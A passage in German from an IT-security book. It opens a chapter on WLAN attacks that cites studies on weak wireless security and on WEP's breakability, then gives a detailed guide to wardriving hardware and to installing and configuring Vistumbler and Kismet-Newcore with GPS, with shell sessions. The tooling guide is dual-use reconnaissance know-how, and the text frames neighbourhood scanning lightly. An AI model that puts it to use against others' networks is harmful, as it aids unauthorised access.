Ein solcher Aufwand lohnt sich für jedermann – nicht nur für diejenigen, die professionell genutzte Websites betreiben. Selbst wer keine Shopsysteme, Datenbanken oder Portalanwendungen ins Netz stellen, sondern nur sich und seine Hobbys präsentieren will, ist gut beraten, minimale Sicherheitsstandards einzuhalten. Unzureichend geschützte Seiten können erstens durch Defacement verunstaltet werden, was erhöhten Reparaturaufwand und ein negatives Image zur Folge hat. Und selbst wenn ein Angreifer keine interessanten Daten abgreifen kann, kann er umgekehrt auf dieser Seite unerwünschten Payload (Spyware, Trojaner etc.) platzieren oder sie als erweiterte Dateiablage für illegale Inhalte missbrauchen.

16 Szenario V: WLAN-Attacke

***Ausgangsszenario*:**
Auf Drängen Ihrer Familie haben Sie sich für WLAN entschieden; über den drahtlosen Internetzugang kann jetzt jedes Familienmitglied bequem im Internet surfen. Ansonsten haben Sie mit dem Thema Netzwerk aber nicht allzu viel am Hut. Eingerichtet hat den WLAN-Zugang ein Arbeitskollege. Einige Tage später wundern Sie sich, wie langsam auf einmal die Internetverbindung ist, außerdem finden Sie merkwürdige Dateien auf Ihrem Rechner. Sie können sich das nicht erklären.

Dieses Kapitel widmet sich dem Thema Wireless LAN (Wireless Local Area Network, WLAN) und dem damit geschaffenen Betätigungsfeld für wissbegierige Netzwerkforscher, die in Form digitaler Klingelstreiche auf der Suche nach Thrill und Abenteuer sind.

Möglich gemacht wird diese neue Form der sportlichen Freizeitgestaltung für Nerds durch die unzähligen Betreiber kabelloser Netzwerke, die aus den verschiedensten Beweggründen heraus der Auffassung sind, es mal ohne Kabel zu versuchen – und diese Entscheidung im Regelfall beibehalten: sehr zur Begeisterung vieler Mitsurfer in der unmittelbaren Nachbarschaft, die sich von nun an über einen kostenlosen Internetzugang erfreuen. Verfügt der selbst ernannte Funkdirektor dann nicht über eine Flatrate, sondern z. B. über einen Volumentarif, kann das schnell ins Geld gehen – bis hin zu Besuchen der Polizei, wenn urheberrechtlich geschütztes Material übertragen wird.

Weil viele Internet Service-Provider ihre WLAN-Technik zum Dumpingpreis verschleudern, funkt es mittlerweile an jeder Ecke: Ob in der Großstadt oder auf dem platten Land, die Funkwellen bewegen sich gleichermaßen verteilt bei Firmen, Arztpraxen, Apotheken, Anwaltskanzleien, Kreditinstituten, Bildungsträgern, staatlichen Einrichtungen und Privathaushalten durch den Äther.

Die Ende des Jahres 2006 veröffentlichte Feldstudie[95] des Informatikers Stefan Dörhöfer der RWTH Aachen lässt allerdings vermuten, dass viele WLAN-Betreiber mit der Konfiguration der komplexen Geräte schlichtweg überfordert sind: So lassen Anwender allzu oft simpelste Sicherheitsmaßnahmen außer Acht. Einem potenziellen Angreifer wird der digitale Einstieg dadurch maßlos leicht gemacht. Zu einem ähnlichen Ergebnis gelangt die bei Unternehmen und Behörden durchgeführte Studie[96] zur Untersuchung des Einsatzes von WLAN-Sicherheitsmaßnahmen von Daniel Fischer, Dirk Stelzer und Peter Steiert der TU Ilmenau: So resümieren die Wissenschaftler, dass vielen Befragungsteilnehmern der Studie etwa gängige Methoden zur Sicherung eines WLAN unbekannt

---

[95] Stefan Dörhöfer: Empirische Untersuchungen zur WLAN-Sicherheit mittels Wardriving, http://pi1.informatik.uni-mannheim.de/filepool/theses/diplomarbeit-2006-doerhoefer.pdf

[96] Daniel Fischer, Dirk Stelzer und Peter Steiert: Untersuchung des Einsatzes von WLAN-Sicherheitsmaßnahmen, http://informationsmanagement.wirtschaft.tu-ilmenau.de/forschung/documents/Einsatzes_von_WLAN-Sicherheitsmassnahmen_DACH_2006-01-23_Endfassung.pdf

seien, somit sicherheitssteigernde Funktionen ungenutzt blieben. Erschreckend dabei ist, dass beispielsweise WLANs in sicherheitskritischen Bereichen nicht durch zusätzliche Sicherheitsmaßnahmen geschützter seien als WLANs in weniger kritischen Bereichen – ein angemessenes Sicherheitsniveau sieht anders aus.

Die Feldstudie der RWTH Aachen verzeichnet aber auch einen positiven Trend: Der Anteil der komplett offenen Funknetze ist inzwischen auf weniger als ein Viertel gesunken. Das erscheint grundsätzlich als ein Schritt in die richtige Richtung, wurde doch noch im Jahre 2004 bei einer Stichprobenerhebung[97] der Zeitschrift c't ermittelt, dass durchschnittlich mehr als die Hälfte aller Hot-Spots ohne jegliche Sicherheitsvorkehrungen funken.

Grund zur Entwarnung besteht jedoch nicht, da das Wachstum der Funknetze auch weiterhin ungebremst zunimmt und die absolute Zahl der offenen WLANs somit heute sehr viel höher liegt als noch vor zwei Jahren. Untermauert wird diese Feststellung durch eine Studie[98] der Marktforscher der Dell'Oro Gruppe, die ab dem Jahr 2011 sogar von einer Absatzverdoppelung der für Heimanwender produzierten WLAN-Geräte sprechen.

Hinzu kommt, dass der mit 60 % größte Teil der WLANs nur mit dem unsicheren WEP (Wireless Equivalent Privacy) betrieben wird, dessen Verwundbarkeit durch einen Fehler in der Verschlüsselung bereits seit dem Jahre 2001 nachgewiesen[99] ist. Ein versierter Netzwerkforscher benötigt mittlerweile keine Viertelstunde, um (illegalerweise) WEP zu brechen und sich damit einen Einstieg zum Funknetz zu verschaffen.

Die Erkenntnis der Feldstudie der RWTH Aachen deckt sich mit eigenen Untersuchungen der Autoren, die im Auftrag der buw consulting GmbH[100] für diverse Publikationen[101] in unregelmäßigen Abständen die WLAN-Situation vor Ort prüfen. Auch hier zeigt sich – neben einem weiterhin ungebrochenen, rasanten Wachstum funkender Hot-Spots – eine zunehmende Verschlüsselung von Funknetzen, welche jedoch durch den fast ausschließlichen Einsatz des leicht brechbaren WEP nur trügerische Sicherheit bieten (dazu später mehr). Lediglich bei aktuellen WLAN-Gerätschaften, die sich am Standard IEEE 802.11n orientieren, setzt die überwiegende Mehrheit den derzeit nur für Wörterbuchangriffe verwundbaren Sicherheitsstandard Wi-Fi Protected Access 2 (WPA2) ein – eine grundsätzlich erfreuliche Entwicklung, bedeutet dies doch einen nicht unerheblichen Zugewinn an Sicherheit im Heimbereich.

---

97 Daniel Bachfeld: Per Anhalter durchs Internet. Jedes zweite WLAN in Deutschland steht sperrangelweit offen, c't 13/2004, S. 92

98 Dell'Oro Group: Wireless LAN quarterly reports, http://www.delloro.com/services_wirelesslan.htm

99 FLUHRER, S., MANTIN, I., AND SHAMIR, A.: Weaknesses in the key scheduling algorithm of RC4. Eighth Annual Workshop on Selected Areas in Cryptography (August 2001)

100 http://www.buw.de/de-neu/technology_consult2.php

101 Z. B. Andreas G. Weyert: Schlechte Noten für Betreiber von WLAN-Netzen: Sicherheitsmängel dominieren auch weiterhin, http://www.securitymanager.de/magazin/artikel_2068_wlan_security.html

16.1 Aufspüren von Funknetzen

Mit dem PC oder Notebook ist es leicht, Funknetze ausfindig zu machen: Jedes aktuelle Betriebssystem bietet Werkzeuge zur Anzeige von Hot-Spots und zum Andocken an sowohl unverschlüsselte als auch verschlüsselte Funknetze (dann jedoch mit vorheriger Authentifizierung). Geht es dem Leser um die Entdeckung möglichst vieler Funknetze (im Fachjargon und je nach Fortbewegungsmittel auch als Wardriving oder Warwalking bezeichnet), bieten sich spezielle Tools an, die wir nun vorstellen möchten. Hierbei konzentrieren wir uns wie durchgängig im gesamten Buch auf die jeweils besten ihrer Klassen.

16.1.1 Hardwareausstattung für Wardriving

Welches technische Equipment Sie benötigen, um Hot-Spots aufzuspüren, lesen Sie im Folgenden. Hierbei fokussieren wir auf die gängige Gattung des mobilen PC-Nomaden mit Notebook. Smartphones wie beispielsweise das iPhone, der Palm Pre oder die Handheld-Kombination eines iPAQ-Pocket-PC mit dem MiniStumbler bleiben außen vor.

Folgende Zusammenstellung gilt als Klassiker unter den Wardrivern:

- PKW (idealerweise als Mitfahrer auf dem Beifahrersitz)
- Notebook (mit möglichst langer Akkulaufzeit oder Pkw-Stromversorgung)
- Netzwerkkarte mit externem Antennenanschluss und passendem Chipsatz
- Rundstrahlantenne mit Magnetfuß (samt Anschlusskabel)
- GPS-Empfänger

Bei den Autoren hat sich der Einsatz folgender Komponenten bewährt (ohne damit gleichzeitig eine Produktempfehlung aussprechen zu wollen):

- Notebook IBM ThinkPad T61, ca. 1500 €

Bild 16.1: IBM ThinkPad T61

- PCMCIA-WLAN-Karte Proxim 8471-WD Orinoco Silver 802.11b/g, ca 60 € oder
- PCMCIA-WLAN-Karte Atherm WL54AG NEC Atheros 802.11a/b/g, ca 60 € oder
- USB-WLAN-Adapter Alfa Network AWUS036H USB 2.0 802.11b/g, ca. 40 €

Bild 16.2: Proxim 8471-WD Orinoco Silver 802.11b/g mit Atheros-Chipsatz

Bild 16.3: Atherm WL54AG NEC Atheros 802.11a/b/g mit Atheros-Chipsatz

Bild 16.4: Alfa Network AWUS036H USB 2.0 Highpower WLAN Adapter (1000mW)

- Rundstrahlantenne mit Magnetfuß (samt Anschlusskabel), ca. 20 €

Bild 16.5:
Rundstrahler/Omni 9-12dBi

- GPS-Receiver HOLUX GPSlim 240 Bluetooth mit SIRF StarIII, ca. 80 €

Bild 16.6: HOLUX GPSlim 240 GPS Bluetooth

16.1.2 Vistumbler für Windows

Um »NetStumbler« (Network Stumbler), den einstigen Shootingstar unter Windows zum Aufspüren von Funknetzen, welchen wir in der Erstauflage dieses Buches ausführlich vorstellten, ist es nicht sonderlich gut bestellt. Seit fünf Jahren hat das Programm keine Weiterentwicklung mehr erfahren, auch mit der Lauffähigkeit unter Windows Vista und Windows 7 steht es nicht zum Besten. Ernstzunehmende Nachfolger stellen die WiFi-Scanner Vistumbler[102], inSSIDer[103] und – prädestiniert für Kurzentschlossene – Homedale[104] dar, wobei wir uns auf das Erstgenannte konzentrieren werden. Sämtliche Programme beheben das größte Manko von Netstumbler, der alle verschlüsselten WLANs ausschließlich mit WEP ausweist, auch wenn diese mit WPA oder WPA2 abgesichert sein sollten. Weitere Vorteile des Vistumblers bestehen – neben der Unterstüt-

[102] http://www.vistumbler.net

[103] http://www.metageek.net/products/inssider

[104] http://www.computerbild.de/download/homedale-5167924.html

zung aktueller Betriebssysteme – in einer aussagekräftigen Aufzeichnung der Stärke eingehender WiFi-Signale, einer Filterung der Access Points in einem einfachen Format, der Hervorhebung von Access Points für Bereiche mit hoher WLAN-Konzentration, der Gruppierung der Access Points in verschiedene Kategorien und der Möglichkeit, entdeckte Access Points samt GPS-Koordinaten sowohl in ein KML-File für Google Earth als auch in anderen Formaten zu exportieren.

Mit dem beschriebenen Equipment gestaltet sich die Suche nach Hotspots sehr angenehm, auch wenn Vistumbler – im direkten Vergleich zum Linux-Programm Kismet-Newcore, auf das wir später eingehen werden – einige Schwächen aufweist. Für die Suche nach aktiven Hotspots unter Windows ist das Programm jedoch erste Wahl und glänzt durch eine gelungene Verzahnung mit Google Earth. Die Installation bereitet keine Mühen: das kostenlose Tool aus dem Internet[105] laden, installieren, starten, konfigurieren und loslegen. Die Bedienung von Vistumbler ist selbsterklärend: Nach dem Start sucht das Programm nach eingebundenen WLAN-Karten, einem GPS-Empfänger und beginnt durch Mausklick auf *Scan APs* mit der Suche nach Funknetzen.

Die zu nutzende WLAN-Karte wählt man im Drop-Down-Menü *Schnittstellen* aus. In unserem Fall verwenden wir die eingangs empfohlene PCMCIA-WLAN-Karte ORiNOCO/Proxim 8471-WD, da sich diese um eine externe Antenne erweitern lässt und somit unseren Wirkungsgrad erhöht.




Bild 16.7: Wahl des WLAN-Adapters

Zur korrekten Einbindung des GPS-Empfängers bedarf es einer Anpassung der Konfiguration unter *Einstellungen* / *GPS Einstellungen*, wie die folgende Abbildung veranschaulicht (etwa zur Wahl des richtigen COM-Ports):

[105] http://www.metageek.net/products/inssider/download




Bild 16.8: Konfiguration des GPS-Empfängers

Vistumbler kündigt entdeckte Hotspots mit einem akustischen Signal an, sofern unter *Optionen* der Eintrag *Play Sound spielen bei neuen AP* ausgewählt ist. Wer es bevorzugt, in Reichweite befindliche Hotspots durch musikalische Untermalung verdeutlicht zu bekommen, sollte unter *Einstellungen* / *Vistumbler Einstellungen* / *Auto KLM* / *Akustisches Signal* / *MIDI* die Option *MIDI* / *MIDI Sound abspielen bei aktiven APs* aktivieren. Als Folge erklingt ein – wenn auch fieser – Signalton, wann immer sich der User im Radius eines Hotspots befindet.




Bild 16.9: Akustik beim Entdecken neuer Access Points

Auf die weiteren vielfältigen Möglichkeiten des Finetunings verzichten wir hier; diesen Part überlassen wir Publikationen, die sich ausschließlich der Funknetzforschung unter Windows widmen. Nach der Konfiguration und der ersten Session präsentiert sich Vistumbler – hier aktiv unterstützt durch Google Earth – in folgendem Gewand:




Bild 16.10: Vistumbler und Google Earth bei der Suche nach Funknetzen

Entdeckte Funknetze lassen sich unter *Export* sowohl in eine KML-Datei für Google Earth (Exportieren nach KML) als auch in weitere Formate abspeichern (TXT, VS1, CSV, GPX und NS1). Die Möglichkeit, entdeckte und per GPS lokalisierte Hotspots anschaulich in einer Karte eintragen zu lassen, verdeutlichen die Autoren in einem Folgekapitel.

Bild 16.11: Speichern der Suchergebnisse in einer Datei

16.1.3 Kismet-Newcore für Linux

Kismet-Newcore ist ein extrem leistungsfähiger passiver WLAN-Sniffer zum Aufspüren von Funknetzen, der im Gegensatz zum Vistumbler auch in der Lage ist, versteckte Hotspots zu entdecken. Zugleich handelt es sich bei Kismet-Newcore um den Nachfolger des populären Kismet, den wir in der letzten Auflage unseres Buches ausführlich vorgestellt hatten, und wurde von Grund auf neu geschrieben. Zu den auffälligsten Neuerungen zählen sicherlich die automatische Erkennung des Treibers für die WLAN-Karte, die ncurse-Oberfläche des Clients und die Möglichkeit der Einbindung zahlreicher Erweiterungen in Form von Plugins.

Wir konzentrieren uns im Folgenden auf den Einsatz von Kismet-Newcore unter Linux, auch wenn das Programm mittlerweile für diverse Plattformen verfügbar ist.

Installation von Kismet-Newcore

Die Installation unter Debian GNU/Linux gestaltet sich grundsätzlich unkompliziert, obwohl Kismet-Newcore bislang noch keinen Einzug in den »stable« Tree von Debian fand und somit ein klein wenig Handarbeit zu leisten ist. Zuallererst benötigen wir das eigentliche Installationsfile, welches sich beispielsweise mittels Wget[106] von der Entwicklerwebsite[107] laden und anschließend durch Tar[108] auspacken lässt.

```
root@discordia:~# wget http://www.kismetwireless.net/code/kismet-2009-11-
R1.tar.gz
root@discordia:~# tar xvfz kismet-2009-11-R1.tar.gz
kismet-2009-11-R1/
kismet-2009-11-R1/plugintracker.cc
kismet-2009-11-R1/popenclient.cc
kismet-2009-11-R1/endian_magic.h
(...)
root@discordia:~#
```

Bevor wir uns mit der Übersetzung des Quelltextes von Kismet-Newcore beschäftigen, benötigen wir – neben der GNU Compiler Collection – noch verschiedene Programmbestandteile auf unserem Rechner, die sich durch *Aptitude* elegant einbinden lassen.

[106] http://www.gnu.org/software/wget

[107] http://www.kismetwireless.net

[108] http://www.gnu.org/software/tar

```
root@discordia:~# aptitude install build-essential libncurses5-dev
libpcap0.8-dev libnl-dev libpcre3-dev
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut
Lese Status-Informationen ein... Fertig
Lese erweiterte Statusinformationen
Initialisiere Paketstatus... Fertig
Lese Task-Beschreibungen... Fertig
Die folgenden NEUEN Pakete werden zusätzlich installiert:
  libncurses5-dev libnl-dev libpcap0.8-dev libpcre3-dev libpcrecpp0{a}
0 Pakete aktualisiert, 5 zusätzlich installiert, 0 werden entfernt und 146
nicht aktualisiert.
Muss 2063kB an Archiven herunterladen. Nach dem Entpacken werden 7967kB
zusätzlich belegt sein.
Wollen Sie fortsetzen? [Y/n/?]
Schreibe erweiterte Statusinformationen... Fertig
Hole:1 http://ftp.de.debian.org lenny/main libncurses5-dev 5.7+20081213-1
[1546kB]
(...)
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut
Lese Status-Informationen ein... Fertig
Lese erweiterte Statusinformationen
Initialisiere Paketstatus... Fertig
Schreibe erweiterte Statusinformationen... Fertig
Lese Task-Beschreibungen... Fertig
root@discordia:~#
```

Die Installation von Kismet-Newcore erfolgt in einem leicht erweiterten Linux-Dreischritt:

```
root@discordia:~# cd kismet-2009-11-R1
root@discordia:~/kismet-2009-11-R1# ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking for gcc... gcc
checking for C compiler default output file name... a.out
checking whether the C compiler works... yes
(...)
        PPI log format: yes
   Capability Dropping: no
         Linux Netlink: yes (mac80211 VAP creation)
```

```
Configuration complete.  Run 'make dep' to generate dependencies
and 'make' followed by 'make install' to compile and install.
root@discordia:~/kismet-2009-11-R1# make dep
Makefile:271: .depend: Datei oder Verzeichnis nicht gefunden
Generating dependencies...
make[1]: Entering directory '/root/kismet-newcore/kismet-2009-11-R1'
make[2]: Entering directory '/root/kismet-newcore/kismet-2009-11-R1'
make[2]: ".depend" ist bereits aktualisiert.
make[2]: Leaving directory '/root/kismet-newcore/kismet-2009-11-R1'
make[1]: Leaving directory '/root/kismet-newcore/kismet-2009-11-R1'
root@discordia:~/kismet-2009-11-R1# make
g++ -I/usr/include/ncurses -Wall -g -O2 -c util.cc -o util.o
g++ -I/usr/include/ncurses -Wall -g -O2 -c cygwin_utils.cc -o
cygwin_utils.o
g++ -I/usr/include/ncurses -Wall -g -O2 -c ringbuf.cc -o ringbuf.o
g++ -I/usr/include/ncurses -Wall -g -O2 -c messagebus.cc -o messagebus.o
(...)
root@discordia:~/kismet-2009-11-R1# make suidinstall
groupadd -f kismet
make -e commoninstall
make[1]: Entering directory '/root/kismet-newcore/kismet-2009-11-R1'
(...)
Installed drone config into /usr/local/etc/kismet_drone.conf.
Installed kismet into /usr/local/bin/.
If you have not done so already, read the README file and the FAQ file.
Additional
documentation is in the docs/ directory.  You MUST edit
/usr/local/etc/kismet.conf
and configure Kismet for your system, or it will NOT run properly!

Kismet has been installed with a SUID ROOT CAPTURE HELPER executeable by
users in the group ' kismet '.  This WILL ALLOW USERS IN THIS GROUP
TO ALTER YOUR NETWORK INTERACE STATES, but is more secure than running
all of Kismet as root.  ONLY users in this group will be able to
run Kismet and capture from physical network devices.
root@discordia:~/kismet-2009-11-R1#
```

Da wir Kismet-Newcore als SUID ROOT installierten, müssen wir abschließend noch unseren Benutzer in die Gruppe *Kismet* aufnehmen (dieses ist selbstverständlich nicht erforderlich, wenn die Installation alternativ mit einem *make install* abgeschlossen wurde).

```
root@discordia:~/kismet-2009-11-R1# adduser andreas kismet
Füge Benutzer "andreas" der Gruppe "kismet" hinzu ...
Füge Benutzer andreas zu Gruppe kismet hinzu
Fertig.
root@discordia:~/kismet-2009-11-R1#
```

Bedienung von Kismet-Newcore

Vor einem erfolgreichen Start von Kismet-Newcore haben die Götter den Schweiß gestellt: Das Programm muss konfiguriert und an das System angepasst werden. Die für die Konfiguration relevanten Werte finden sich unter Debian GNU/Linux im Verzeichnis */usr/local/etc/* in der Datei *kismet.conf*, die es mit einem Editor (zum Beispiel dem Editor *vi*) zu bearbeiten gilt. Nicht benötigte Einträge sind mit einem Doppelkreuz (#) auszukommentieren. Die wichtigsten zu bearbeitenden Passagen lauten wie folgt:

logprefix

Zunächst bedarf es der Festlegung des Verzeichnisses, in dem Kismet-Newcore Logfiles ablegen soll – wie beispielsweise die entdeckten Hotspots nebst Geodaten. Standardmäßig wird das Verzeichnis verwendet, aus dem Kismet-Newcore heraus gestartet wird. Wir präferieren eine kultiviertere Form der Ablage:

```
# Prefix of where we log (as used in the logtemplate later)
# logprefix=/some/path/to/logs
logprefix=/var/log/kismet
```

ncsource

Hier geht es um die korrekte Einbindung der verwendeten WLAN-Karte, zum Beispiel wlan0 oder wlan1. Kismet-Newcore hat in dieser Disziplin im direkten Vergleich zu seinem Vorgänger einiges hinzugelernt, erwartete dieser doch noch konkrete Fakten zum Hersteller und dem im Einsatz befindlichen Chipsatz. Die neue automatische Erkennung des Treibers für die WLAN-Karte macht es dem angehenden Wardriver recht leicht: Bei der im ThinkPad T61 verbauten Intel PRO/Wireless 4965AGN (iwl4965) lauten die Einstellungen beispielsweise *ncsource=wlan0*. Eine Aufzählung der unterstützten WLAN-Netzwerkkarten findet sich auf der Kismet-Newcore-Website[109].

```
# See the README for full information on the new source format
# ncsource=interface:options
# for example:
# ncsource=wlan0
# ncsource=wifi0:type=madwifi
# ncsource=wlan0:name=intel,hop=false,channel=11
ncsource=wlan0
```

[109] http://www.kismetwireless.net/documentation.shtml

gps / gpsdevice

Kismet-Newcore hat GPS in der Standardeinstellung bereits aktiviert, lediglich das GPS-Device ist noch individuell zu bestimmen.

```
# Do we have a GPS?
gps=true
# Do we use a locally serial attached GPS, or use a gpsd server?
# (Pick only one)
gpstype=gpsd
# gpstype=serial
# What serial device do we look for the GPS on?
# gpsdevice=/dev/rfcomm0
gpsdevice=/dev/rfcomm4
# Host:port that GPSD is running on.  This can be localhost OR remote!
gpshost=localhost:2947
# Do we lock the mode?  This overrides coordinates of lock "0", which will
# generate some bad information until you get a GPS lock, but it will
# fix problems with GPS units with broken NMEA that report lock 0
gpsmodelock=false
# Do we try to reconnect if we lose our link to the GPS, or do we just
# let it die and be disabled?
gpsreconnect=true
```

Da die HOLUX GPSlim 240 auf Bluetooth-Basis stets gute Ergebnisse liefert, möchten wir das einmalige Prozedere der Einrichtung exemplarisch an diesem Empfänger durchspielen.

Zunächst muss sichergestellt sein, dass sämtliche zum Betrieb von Bluetooth und GPS erforderlichen Komponenten installiert sind (wie beispielsweise bluez, bluez-utils, gpsd, gpsd-clients etc.) und sowohl der Bluetooth-Dienst als auch die dazugehörige Schnittstelle aktiviert wurden. Was folgt, ist die Suche nach der GPS-Mouse mit *hcitool*, die Kopplung des Bluetooth-Geräts über die MAC-Adresse mit *sdptool* und die anschließende Einbindung in eine Konfigurationsdatei. Die vollständige Prozedur verläuft wie folgt:

```
root@discordia:~# /etc/init.d/bluetooth start
Starting bluetooth: bluetoothd.
root@discordia:~# echo 1 >
/sys/devices/platform/thinkpad_acpi/bluetooth_enable
root@discordia:~# hcitool scan
Scanning ...
        00:12:D2:A9:D7:09       Nokia 6230i
        00:0B:0D:6D:A5:3C       HOLUX GPSlim240
        00:13:FD:89:C2:46       Nokia 6230i
        00:1C:CC:C8:4A:BC       BlackBerry 8110
        00:1D:25:2F:77:35       SGH-U700
        00:21:06:07:F4:7E       BlackBerry 8110
```

```
root@discordia:~# sdptool browse 00:0B:0D:6D:A5:3C
Browsing 00:0B:0D:6D:A5:3C ...
Service Name: SPP slave
Service Description: Bluetooth SPP V1.52
Service RecHandle: 0x10000
Service Class ID List:
  "Serial Port" (0x1101)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
Language Base Attr List:
  code_ISO639: 0x656e
  encoding:    0x6a
  base_offset: 0x100
root@discordia:~#
```

Nachdem wir durch *sdptool* erfahren haben, dass unser Bluetooth-Device mit Channel 1 kommuniziert, ist dieser Wert samt MAC-Adresse der GPS-Mouse in der Datei »*/etc/bluetooth/rfcomm.conf*« einzutragen. Hierzu fügen wir der Konfigurationsdatei folgende Zeilen hinzu:

```
rfcomm4 {
        bind yes;
        device 00:0B:0D:6D:A5:3C;
        channel 1;
        comment "Serial Port";
        {
```

Ein abschließendes *rfcomm connect 4* liefert uns Gewissheit darüber, die Bluetooth-GPS-Mouse sowohl ordentlich als auch langfristig im System verankert zu haben:

```
root@discordia:~# rfcomm connect 4
Connected /dev/rfcomm4 to 00:0B:0D:6D:A5:3C on channel 1
Press CTRL-C for hangup
```

